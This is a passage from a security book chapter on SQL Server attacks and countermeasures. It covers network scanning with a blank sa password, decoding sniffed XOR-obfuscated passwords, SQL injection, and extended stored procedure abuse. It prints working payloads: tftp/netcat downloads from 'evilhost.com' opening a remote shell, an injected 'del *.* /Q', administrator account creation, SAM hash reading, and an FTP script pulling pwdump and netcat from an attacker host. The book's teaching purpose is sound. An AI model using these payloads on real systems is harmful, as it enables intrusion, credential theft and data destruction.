   Conn = "Network=dbmssocn,1433;Provider=SQLOLEDB.1;User ID=sa;pwd=;Data
Source=" & nextIP
   Set oConn = Server.CreateObject("ADODB.Connection")
   oConn.Open Conn
   If (oConn.state = 0) Then
      Response.Write "<br><>Failed to connect<R></>"
      Response.Write "Reason: " & err.description & "<br><br>"
   else
        Response.Write "<>Connected!</><br><br>"
      Response.Write "<>SQL Server version info:</><br>"
        sqlStr = "SELECT @@version"
        Set sqlObj = oConn.Execute(sqlStr)
      response.write sqlObj(0)
   end If
   next

%>>
<strong> </p>
<p>** End of Analysis ** </strong></p>
</body>
</html>
```




Figure 11-5. A custom ASO page scans a network for SQL Servers

It would be trivial to convert the preceding script to perform brute-force attacks or possibly even dictionary attacks by uploading your favorite dictionary file and then making use of the FileSystemObject (well documented in IIS documentation and samples) to strengthen your ASP-based SQL Server toolkit. Notice that in addition to the netlib, we can specify parameters such as the TCP port, so it is possible to scan a machine for different ports as well. To force other netlibs, you can replace the network= parameter with one of the following network library values:

Shared Memory	Dbmsshrn
Multiprotocol	Dbmsrpcn
Named Pipes	Dbnmpntw
TCP/IP Sockets	Dbmssocn

Novell IPX/SPX	Dbmsspxn
Banyan VINES	Dbmsvinn

It should also be noted that ASP is not a prerequisite for this kind of attack. This same type of attack could be performed from an Apache server running PHP or a custom Perl script, for that matter. The point is that the SQL client tools are lightweight and ubiquitous. Never assume an attacker's only weapon is Microsoft's Query Analyzer or osql.exe.

The potential SQL Server hacker has no shortage of tools and technologies to help him complete his task. On top of all of this, keep in mind that SQL Server has weak logging, and even if you do somehow notice a brute-force attack is occurring on your server, the SQL Server logs will provide little useful information. Make sure you take the time to test these tools against your servers before the bad guys do.

Packet Sniffing SQL Server Passwords

Microsoft has seen fit to include SSL support for all types of connectivity in its products, with good reason. Without encryption, a user authenticating using native SQL Server logins is transmitting her password in cleartext over the network. If you've ever used a packet sniffer to monitor communications between a client and server, you may have been disappointed to see your password whizzing over the wire for all to see.

As you can see in Figure 11-6, an attempt was made to log in as user sa, but the password seems to be somewhat scrambled after that. However, take a look at the pattern. Every other byte in the sequence is an A5 (hex). You should be suspicious by now that something less than encryption is happening here—and you'd be right. Rather than keeping you in the dark, we'll spill the beans and show that there is nothing going on here but a simple XOR scheme to obfuscate the password.

Let's start by breaking down the password a byte (and bit) at a time. The first hexadecimal digit (*A*, for example) is equivalent to the *1010* in binary. To obtain the password, we simply swap the first and second hex digit of each byte and XOR the binary representation of the password with *5A* (yes, that's *A5* in reverse). The resulting computation will reveal the hex representation of the real password, as Table11-2 shows.

Hex	A2	B3	92	92
Swap digits	2A	3B	29	29
Binary	0010 1010	0011 1011	0010 1001	0010 1001
5A in binary	0101 1010	0101 1010	0101 1010	0101 1010
XOR result	0111 0000	0110 0001	0111 0011	0111 0011
Hex password	70	61	73	73
Password	p	a	s	s

Table 11-2. Complete Conversion of Captured Credential to Plaintext




Figure 11-6. Captured SQL Server authenication packets showing the XOR'd password

As you can see in Table 11-2, once you know the technique, obfuscation is little more than an annoyance. Keep in mind that this technique works on any netlib that transfers data over the network as long as encryption is not enabled. Anyone sniffing passwords from an unencrypted transmission can trivially convert the password to plaintext and log into your SQL server unhindered. Using the encrypted netlibs is absolutely essential if passwords and data will be transferred over a network and are subject to eavesdropping. If you install a certificate on the server, SQL Server will automatically encrypt passwords even if you are not using an encrypted netlib.

SQL Server Packet Sniffing Countermeasures

As you might expect, the way to prevent sniffing is to encrypt the traffic between hosts. Some would suggest that switched networks might solve the issue, but with plenty of ways to subvert switched systems, encryption is still the only foolproof method for protecting your data in transit. Several possibilities for doing this are shown in Table 11-3.

Transmission Encryption Technique	Pros	Cons
Enable the multiprotocol netlib and enable encryption	Easy to implement	Symmetric encryption only Requires NT/ Windows authentication
Implement IPSec	Can protect all communications between hosts Requires no changes to SQL Server	Complex setup for most SQL DBAs and developers
Enable SSL Encryption on SQL Server (SQL Server 2000 only)	Strong Crypto Works over all netlibs	Complex setup for those without certificate setup experience

Table 11-3. Several Options for Encrypting Data Between SQL Server Clients/Servers

Source Disclosure from Web Servers

A tragic reality of security is that vulnerabilities are sometimes like dominoes—failures in one system can bring down otherwise potent defenses on entirely different systems. In SQL Server application development, particularly for web-based applications, it is necessary to store a connection string so that the application will know how to connect to the server. Unfortunately, this can be an albatross if the web server reveals the connection string to an unauthorized user.

Over the years, we have seen a number of source code disclosure vulnerabilities in IIS and other web servers. Many times, the disclosure comes from one of the aforementioned bugs, and other times, the disclosure comes from poor security practices. An example of this is storing connection strings in include files with an extension such as .inc or .src. An unauthorized user can simply scour the site looking for connect.inc or any number of variants, and when she finds the file, she'll be rewarded with the connection string the web server is using to connect to SQL Server. If the application is using native SQL Server logins, she'll also see the username and password. The obvious solution for this issue is to name all include files with the .asp extension (for IIS servers) so that they are subject to server-side processing like all other files.

The moral of this story is that you should assume someone will eventually see your passwords. Do what you can to isolate the SQL server so that a source disclosure does not always result in a complete security breach. Also, you should consider using Windows authentication for your SQL Server connections, because that will mean not having to include usernames and passwords in connection strings.

Known SQL Server Vulnerabilities

SQL Server suffers from many of the same types of vulnerabilities as other application servers such as IIS. Through the years, SQL Server has suffered from these vulnerabilities:

- Cleartext transmission of credentials
- Buffer overflow vulnerabilities in extended stored procedures
- Poor cryptography resulting in weak storage of powerful credentials
- Denial of service due to unexpected and unusually crafted packets
- Poor security practices such as storing credentials in plaintext during upgrades and failing to clean up afterward

All too often, these vulnerabilities either allow attackers to gain access, bring the SQL server to a screeching halt, or escalate the privileges of an otherwise hapless user to that of a system administrator. Once a user becomes a system administrator, he is free to execute any SQL Server command and can also access the operating system through the xp_cmdshell extended stored procedure. At the operating-system level, the attacker will have the same level of privilege and the service account for the SQL server itself. All too often, the service account is LocalSystem, a local administrator, or a (*sigh*) domain administrator.

NOTE Issues affecting SQL Server 7.0 also affect MSDE 1.0. Issues affecting SQL Server 2000 affect MSDE 2000 as well. The exceptions are when the vulnerabilities are in features specific to SQL Server and are not included in the somewhat feature-starved MSDE versions of SQL Server.

Buffer Overruns in SQL Server 2000 Resolution Service

Popularity:	*10*
Simplicity:	*10*
Impact:	*10*
Risk Rating:	***10***

The buffer overruns in the SQL Resolution Service discovered by David Litchfield of Next Generation Security Software Ltd. led to the release of Microsoft Security Bulletin MS02-039 in July 2002. Litchfield discovered the vulnerability when he sent a certain byte of data to a machine with at least one SQL Server 2000 instance; the server would fail due to a buffer overrun condition. He reported this information to Microsoft, which eventually released a patch for the vulnerability.

Just after midnight on January 25, 2003, a worm (which we now know as SQL Slammer) began propagating across the Internet that exploited this vulnerability. The worm consumed huge amounts of bandwidth on the Internet and brought many large sites and businesses to their knees. SQL Slammer's small size and connectionless protocol (UDP)

led to a very rapid spread that confounded signature-based antivirus software and weakly configured firewalls. Three things became obvious after SQL Slammer:

- SQL servers are all around us, including many MSDE installations.
- Many of these installations were poorly maintained.
- Many SQL Server installations were exposed directly to the Internet.

The source code for SQL Slammer has been widely published in periodicals such as *Wired* magazine, and exploit code has been passed around the Internet since the discovery of the vulnerability. Hopefully, this will give you some respect for the scope of the vulnerability and remember to treat all SQL Server installations with equal attention and respect for the damage that can result from a vulnerable SQL server.

Extended Stored Procedure Parameter Parsing Vulnerability

Popularity:	*5*
Simplicity:	*7*
Impact:	*9*
Risk Rating:	***7***

It seems that every time you turn around, a buffer overflow vulnerability is discovered in your favorite software. SQL Server 7.0 and 2000 are no exceptions. Extended stored procedures are DLLs that can be added to extend SQL Server's native functionality. In this vulnerability, some extended stored procedures make use of a Microsoft-supplied API called srv_paraminfo(), which has been shown to perform insufficient input parameter parsing; this allows an attacker either to crash the SQL server or insert shellcode.

Anyone overflowing a buffer and inserting code can execute it with the level of privilege that the service account under which the MSSQLServer service is executing. All too often this is a local administrator or LocalSystem. Obviously, this is a good reason for creating a low-privilege account at install time and running SQL Server under this account. However, even a local user can do quite a number of malicious things to a server that has not been sufficiently hardened, so this attack is a powerful blow in any context.

The extended stored procedures (on SQL Server 7.0/2000) affected include:

- xp_peekqueue
- xp_printstatements
- xp_proxiedmetadata
- xp_setsqlsecurity
- xp_sqlagentmonitor
- xp_enumresultset
- xp_showcolv

- xp_displayparamstmt
- xp_updatecolvbm

And on SQL Server 2000 exclusively, they include:

- sp_oacreate
- sp_oamethod
- sp_oagetproperty
- sp_oasetproperty
- sp_oadestroy

One of the most venomous aspects of this issue is that many of these procedures are executable by any user by default, since the public group has been granted execute rights. Also, exploiting the procedures can occur by directly connecting to the SQL server or by injecting the code into existing applications. A simple web-based feedback request form, for example, could potentially be an injection vector for an exploit that could promote an otherwise anonymous web user to a local user or administrator in one shot.

Extended Stored Procedure Parameter Parsing Countermeasures

Vendor Bulletin:	*MS00-092*
Bugtraq ID:	*2043*
Fixed in SP:	*3 (SQL 7.0)* *1 (SQL 2000)*
Log Signature:	*N*

Microsoft has issued Hotfixes for this issue and promised their inclusion in the next service packs for SQL Server. Microsoft has stated that any third-party extended stored procedures properly validate input before calling srv_paraminfo(), so keep this in mind if you are creating your own stored procedures. As has been mentioned, making sure the service account for SQL Server is a low-privilege account will also help to minimize the exposure should other vulnerabilities of this type surface in the future.

Stored Procedure Permissions Vulnerability

Popularity:	*5*
Simplicity:	*7*
Impact:	*5*
Risk Rating:	***6***

Quite simply, this vulnerability allows any SQL Server 7.0 user to execute any stored procedure owned by the database owner (dbo) user in any database owned by the

sa account. What makes this attack stand out is that the conditions needed for its exploitation are actually quite common. In installations where the SQL server is in mixed mode (both Windows and SQL Server authentication), it is likely that the sa account would be used to create databases and thus gain ownership. Also, it is common in this scenario to use this same account, which is mapped automatically to dbo in each database, to create database objects.

All a user needs to do to exploit a SQL server under these conditions is create a temporary stored procedure that executes a stored procedure owned by dbo in the target database owned by sa. Here is a code sample of how this might be exploited to create a user account in a fictitious application:

```
CREATE PROCEDURE #sploit AS
exec yourdb.dbo.sp_create_user 'hacked','pass','admin'
```

The attacker now executes her newly created temporary stored procedure and creates an account in the application. At this point, it is worth noting that the system databases such as master, msdb, and tempdb are all owned by sa and are thus prime targets for this vulnerability. As an added bonus, most of the stored procedures in those databases are well documented in Books Online (SQL Server's online documentation), so finding potential targets doesn't require any guesswork.

Stored Procedure Permissions Vulnerability Countermeasures

Vendor Bulletin:	*MS00-048*
Bugtraq ID:	*1444*
Fixed in SP:	*3 (7.0)* *1 (2000)*
Log Signature:	*N*

Microsoft has released a patch for this vulnerability along with its inclusion in SQL Server 7.0 Service Pack 3 and SQL Server 2000 Service Pack 1. As a side note, the ownership of certain databases could also be transferred to users other than sa. However, due to the reliance of sa ownership on system databases, it is not recommended to try to quick-fix this issue. The patches are available, so apply them and get on with life.

SQL Query Abuse Vulnerability

Popularity:	*5*
Simplicity:	*6*
Impact:	*8*
Risk Rating:	***6***

The SQL Query Abuse vulnerability takes advantage of SQL Server 7.0's incomplete validation of arguments in a heterogeneous query statement (OpenRowset). When this

statement is executed, the user's privilege will be elevated to the database owner's privilege instead of the user's normal context. The prerequisite for this attack is that the user has an existing native SQL Server security login.

A sample exploit query to get a directory of the C:\ drive on the SQL Server might look like this:

```
SELECT * FROM OPENROWSET('SQLOLEDB','Trusted_Connection=Yes;
Data Source=myserver','SET FMTONLY OFF execute master..xp_cmdshell "dir c:\"')
```

After issuing this query on an unpatched server, the user is rewarded with a directory listing, although the user has no execute rights to the master..xp_cmdshell extended stored procedure. This grants the attacker operating system access in the security context of the SQL Server service account. Once again, this attack can also be perpetrated on existing applications by simply inserting the query into input fields where poor validation is taking place.

SQL Query Abuse Vulnerability Countermeasures

Vendor Bulletin:	*MS00-014*
Bugtraq ID:	*1041*
Fixed in SP:	*2 (7.0) 2000 not vulnerable*
Log Signature:	*N*

A patch exists for this vulnerability and has been included in service packs since Server Pack 2. In addition, if you can do without ad-hoc heterogeneous query capability, you can remove the functionality (and the vulnerability) by applying the following Registry patches:

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\MSSQLServer\Providers\Microsoft.Jet
.OLEDB.4.0]
"DisallowAdhocAccess"=dword:00000001
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\MSSQLServer\Providers\MSDAORA]
"DisallowAdhocAccess"=dword:00000001
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\MSSQLServer\Providers\MSDASQL]
"DisallowAdhocAccess"=dword:00000001
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\MSSQLServer\Providers\SQLOLEDB]
"DisallowAdhocAccess"=dword:00000001
```

As you can imagine, the best way to prevent the attack is to keep up with the patches. Relying on short-term fixes will eventually come back to haunt you when you need the functionality and have long forgotten why you disabled it.

SQL Code Injection Attacks

SQL code injection is best described as the ability to inject SQL commands that the developer never intended into an existing application. One thing to remember while reading this section is that this type of attack is not limited to SQL Server. Virtually any database that accepts SQL commands can be affected to one degree or another by these techniques. However, we will discuss the particulars of this problem on SQL Server and what you can do to close this serious issue.

The effects of a successful SQL injection attack can range anywhere from a disclosure of otherwise inaccessible data to a full compromise of the hosting server. An attacker really needs to do only three things to perform a successful SQL injection attempt:

- ▼ Identify a page performing poor input validation.
- ■ Investigate and derive existing SQL.
- ▲ Construct SQL injection code to fit existing SQL.

Identify Potentially Vulnerable Pages

A potential attacker will usually probe web-based applications by inputting single quotes into text fields and checking for error messages after posting. The reason this is dangerous for SQL Server is because the single quote is the string identifier/terminator character for SQL Server. Inserting an extra single quote will cause the execution string to be improperly formed and generate an error such as "Unclosed quotation mark before the character string." This is not always successful, as good developers tend to hide database failures from end users, but more often than not, a user will be greeted with an ugly ODBC or OLE DB error when the single quote has done its magic.

To demonstrate the pervasiveness of poor validation, check out Figure 11-7 and notice that even the Microsoft reference application, Duwamish Books, can fall prey. Notice that the attacker has attempted to enter a single quote as her username and clicked the Your History button. Clicking the User Account button also causes an application failure. The sad part is that this is a reference application from which others are learning to make the same mistakes. In this example, we did not receive a SQL Server error message, nor do we know whether we can exploit the problem, but it is obvious that poor validation has created a possible opportunity in the Duwamish reference application. It should be noted that this problem was present at the time this book was written. Hopefully, Microsoft will fix this issue.

Persistent attackers will probe numeric fields to determine whether they will accept textual data as well. Invalid textual data that makes it back to the SQL server will likely set off an "Incorrect syntax near" or "Invalid column name" error message and alert the attacker that further exploitation may be possible. The danger of poorly validated numeric fields lies in the fact that it is not necessary to manipulate single quotes to inject the code. Poorly constructed SQL statements will simply append an attacker's code directly into an otherwise legitimate SQL command and work its magic.




Figure 11-7. Duwamish Books (a Microsoft reference application) fails to properly validate input; you can learn from this mistake

Determine SQL Structure

After an attacker has identified a potential target, the next step is to determine the structure of the SQL command he is attempting to hijack. By investigating the error messages or by simple trial and error, the attacker will attempt to determine what is the actual SQL command behind the page. For example, if a search form returned a product list containing product IDs, names, prices, and an image, the attacker could probably make a safe guess that the SQL behind the page might be something like the following:

```
SELECT productId, productName, productPrice, ProductURL, FROM sometable
WHERE productName LIKE '%mySearchCriterion%'
```

In this case, the attacker is making assumptions based on returned datasets. In many cases, developers bring back many more fields from the database than are displayed or use more complicated syntax. In these cases, more advanced SQL programming experience is required, but diligence will eventually result in a fairly close approximation of the code behind the page.

Build and Inject SQL Code

When the attacker has an idea of what the SQL behind the page might be, he would probably like to learn more about the login under which the application is running and perhaps the version information of the SQL server. One way to get this information from an existing application is to use the `UNION` keyword to append a second result set to the one already being produced by the existing SQL code. The attacker injects the following code into the search field:

```
Zz' UNION SELECT 1,(SELECT @@version),SUSER_SNAME(),1 --
```

This code first attempts to short-circuit the first result set by looking for two z's, and then UNION the empty result with the data in which the hacker is interested. Selecting the 1's is necessary to make sure the hacker matches the number of columns in the previous result set. The most interesting feature of the injection code is the double dashes at the end. This is necessary to comment out the last single quote likely embedded in the application, to surround the data the hacker will input. If successful, the attacker now knows the SQL Server version and service pack status, the operating system version and service pack status, as well as the login he is using to execute his commands.

Let's say that in this case the login turned out to be sa. With system administrator privileges, the attacker is free to execute any command on the SQL server itself. The next snippets of injected code placed in the input field might be something like the following:

```
Zz' exec master..xp_cmdshell 'tftp -i evilhost.com GET netcat.exe'--
```

And then this:

```
Zz' exec master..xp_cmdshell 'netcat -L-d-e cmd.exe -p 53'--
```

At this point, the attacker is using the TFTP client included with Windows NT/2000 to bring in the useful netcat utility and obtain a remote shell—check and mate. There is little use in discussing this attack further, since the attacker is free to import and execute code on the target machine as well as access all data on the SQL server. What we need to do is focus on what caused this problem and what we can do to solve it.

SQL Injection Countermeasures

Vendor Bulletin:	*NA*
Bugtraq ID:	*NA*
Fixed in SP:	*NA*
Log Signature:	*Y*

Brace yourself for some disappointing news. If your applications are susceptible to SQL injection, no Hotfix, service pack, or quick fix is available to protect yourself. Instead, you must rely on such defenses as good architecture, development processes, and code

review. Although some tools have begun to surface that claim to ferret out SQL injection problems, none so far can match the power of good security-related quality assurance.

The following are some techniques that will help fight the injection issue:

- ▼ Replace single quotes with two single quotes.
- ■ Validate numeric data.
- ■ Use stored procedures.
- ▲ Avoid "string-building" techniques for issuing commands to SQL Server.

Replacing single quotes with two single quotes tells the SQL server that the character being passed is a literal quote. (This is how someone with the last name O'Reilley can be placed in your LastName field.) To do this in Active Server Pages, you can make use of the `replace` command in VBScript like the following:

```
<%<replace(inputstring,','')
%>
```

This will effectively neuter the injection into text fields. Validating numeric data is also essential and is easily performed by using the `isnumeric` function:

```
<%<if isnumeric(inputstring) then
      ' do something useful
else
      ' send the user a failure message
end if
%>
```

Using stored procedures can also help to stem the flow of SQL commands to the back end since the commands are precompiled. The most common failure of stored procedures to protect application is when stored procedures are implemented using string-building techniques that defeat your protection. Examine the following code snippet:

```
<%<Set Conn =
Server.CreateObject("ADODB.Connection")
Conn.open "dsn=myapp;Trusted_Connection=Yes"
Set RS = Conn.Execute("exec sp_LoginUser '" & request.form("username") & "','"
& request.form("password") & "'" )
%>
```

Here we see that although the developer has used stored procedures, his implementation is poor because simply injecting code into the password field will easily allow the injection to occur. If someone injects the following into the password field,

```
' exec master..xp_cmdshell 'del *.* /Q' --
```

the SQL Server will see the following code:

```
exec sp_LoginUser 'myname','' exec master..xp_cmdshell 'del *.* /Q' --'
```

If, of course, this batch of commands is perfectly legitimate, and if the necessary permissions exist, the user will delete all the files from the default directory (\winnt\system32). A better implementation of the stored procedure is as follows:

```
<%<Set Conn = Server.CreateObject("adodb.connection")
Conn.Open Application("ConnectionString")
Set cmd = Server.CreateObject("ADODB.Command")
Set cmd.ActiveConnection = Conn
cmd.CommandText = "sp_LoginUser"
cmd.CommandType = 4
Set param1 = cmd.CreateParameter("username", 200, 1,20,
request.form("username"))
cmd.Parameters.Append param1
Set param2 = cmd.CreateParameter("password", 200, 1,20,
request.form("password"))
cmd.Parameters.Append param2
Set rs = cmd.Execute
%>
```

As you can see, even though we failed to validate the input fields before this point, we have now clearly defined the various portions of our query, including the procedure name and each of the parameters. As a bonus, the parameters are matched against data types, and character data is limited by length. Injecting code at this point does not allow it to reach the SQL server since ADO can now construct the final command itself, automatically converting single quotes to two single quotes. An additional protection might be to remove the single quotes altogether by using the `replace` command in conjunction with the ADO Command/Parameter objects. In instances where the single quote is not acceptable input, this will provide the maximum amount of protection.

Abusing SQL Extended Stored Procedures to Manipulate Windows 2000

Now let's assume the worst at this point: We have one seriously compromised database. Surely, data theft has occurred, but maybe, just maybe, that damage has been corralled to the one server with the NULL password sa account.

Wishful thinking. The great thing about SQL from a malicious hacker's perspective is that because of its powerful hooks into the operating system on which it runs, standard SQL commands can be used to manipulate the OS itself and to mount direct attacks against other systems.

One of the most-abused features of SQL are the so-called extended stored procedures, or XPs. We saw one example of this in the case study that opened the chapter, in which xp_cmdshell was used to direct commands at a compromised SQL server's OS to further penetrate a corporate network. We also just got through discussing the use of xp_cmdshell in a SQL injection attack. Clearly, XPs can be quite useful to an attacker.

XP commands use external libraries to extend the functionality of SQL Server. As with most software features that increase administrative efficiency, they have a dark side. Some XPs are truly powerful and are able to manipulate core functions of the underlying operating system itself. This ability is expanded only when SQL Server runs in the context of the LocalSystem account, which is the most common deployment option in our experience. LocalSystem is all-powerful on the local machine—there is nothing that it cannot do.

One of the worst XPs from a security perspective is xp_cmdshell, which allows a SQL Server user to run an operating system command as if that command were executed from a console on the target machine. For example, the following two SQL queries will create a user "found" with password "stone" on a remote SQL server and add that user to the local Administrators group. (These commands can be submitted via the standard Query Analyzer client that ships with SQL Server, using one of the command-line tools like osql, or they can be submitted via poorly validated application input forms, as discussed throughout this chapter.)

```
Xp_cmdshell 'net user found stone /ADD'
Xp_cmdshell 'net localgroup /ADD Administrators found'
```

The intruder is now an NT/2000 administrator! This is a good reason not to run SQL on a domain controller. Remember that this attack works only when the commands are submitted to the operating system using a SQL server whose service account is the LocalSystem account or an administrator.

A more poignant example of the power of XPs executed as LocalSystem is shown next. As we have seen in Chapter 8, user-account password hashes are stored in the Security hive of the Registry. Under normal circumstances, the Security hive is unavailable to all users, even Administrator. However, accessing such information is no problem for XPs launched as LocalSystem! Here's an example of how to use xp_regread to get the Administrator account password hash out of the Registry's Security hive if the SQL server is running under the context of the LocalSystem account:

```
xp_regread 'HKEY_LOCAL_MACHINE','SECURITY\SAM\Domains\Account\Users\000001F4'
,'F'
```

One of the most effective abuses of XPs from a malicious hacker's perspective is the ability to use xp_cmdshell to upload a handful of hacking tools to a target server, including a netcat executable that is subsequently launched in listen mode. This particular example uses the built-in Windows NT/2000 FTP client in script mode to obtain the hacking tools. For this example to work, the following conditions must be met:

- Port 1433 is available on the victim server.
- The sa password is known.
- Victim's network allows FTP out.
- A high port is available to use outbound through victim's firewall (this example uses 2002).

Here is the script that can be sent to the victim server via Query Analyzer or osql (192.168.234.39 is the attacker's rogue FTP server that holds all of the hacking tools to be uploaded):

```
EXEC xp_cmdshell 'echo open 192.168.234.39 > ftptemp'
EXEC xp_cmdshell 'echo user anonymous ladee@da.com>> ftptemp'
EXEC xp_cmdshell 'echo bin >> ftptemp'
EXEC xp_cmdshell 'echo get nc.exe >> ftptemp'
EXEC xp_cmdshell 'echo get kill.exe >> ftptemp'
EXEC xp_cmdshell 'echo get samdump.dll >> ftptemp'
EXEC xp_cmdshell 'echo get pwdump2.exe >> ftptemp'
EXEC xp_cmdshell 'echo get pulist.exe >> ftptemp'
EXEC xp_cmdshell 'echo bye >> ftptemp'
EXEC xp_cmdshell 'ftp -n -s:ftptemp'
EXEC xp_cmdshell 'erase ftptemp'
EXEC xp_cmdshell 'start nc -L -d -p 2002 -e cmd.exe'
```

Whammo! Now the intruder connects to the victim SQL server on port 2002 and has a remote command shell running as LocalSystem.

```
C:\attacker>nc -vv 10.0.0.1 2301
```

Probably hundreds of variations on this attack can be used; we've shown only one. We hope the message here is clear at any rate—the power of XPs can easily work against you.

XP Abuse Countermeasures

Vendor Bulletin:	*NA*
Bugtraq ID:	*NA*
Fixed in SP:	*NA*
Log Signature:	*N*

The take-home point to XP abuse is that XP's availability should be heavily restricted. Probably the most efficient way to do this is to configure the service account under which the MSSQLServer service is running to something other than LocalSystem. During installation, the option is presented to run the SQL server as a user account. Take the time to create a user account (not an administrator) and enter the user's credentials during

installation. This will restrict users who execute extended stored procedures as a system administrator from immediately becoming local operating system administrators or the system account (LocalSystem).

We also recommend deleting powerful XPs outright on SQL Server if they are not being used. Of course, enterprising intruders can always reinstall them assuming sa has been achieved, but at least this raises the bar somewhat. Table 11-4 lists potentially troublesome XPs that you should consider removing from your servers. It should be

sp_bindsession	xp_deletemail	xp_readerrorlog
sp_cursor	xp_dirtree	xp_readmail
sp_cursorclose	xp_dropwebtask	xp_revokelogin
sp_cursorfetch	xp_dsninfo	xp_runwebtask
sp_cursoropen	xp_enumdsn	xp_schedulersignal
sp_cursoroption	xp_enumerrorlogs	xp_sendmail
sp_getbindtoken	xp_enumgroups	xp_servicecontrol
sp_GetMBCSCharLen	xp_enumqueuedtasks	xp_snmp_getstate
sp_IsMBCSLeadByte	xp_eventlog	xp_snmp_raisetrap
sp_OACreate	xp_findnextmsg	xp_sprintf
sp_OADestroy	xp_fixeddrives	xp_sqlinventory
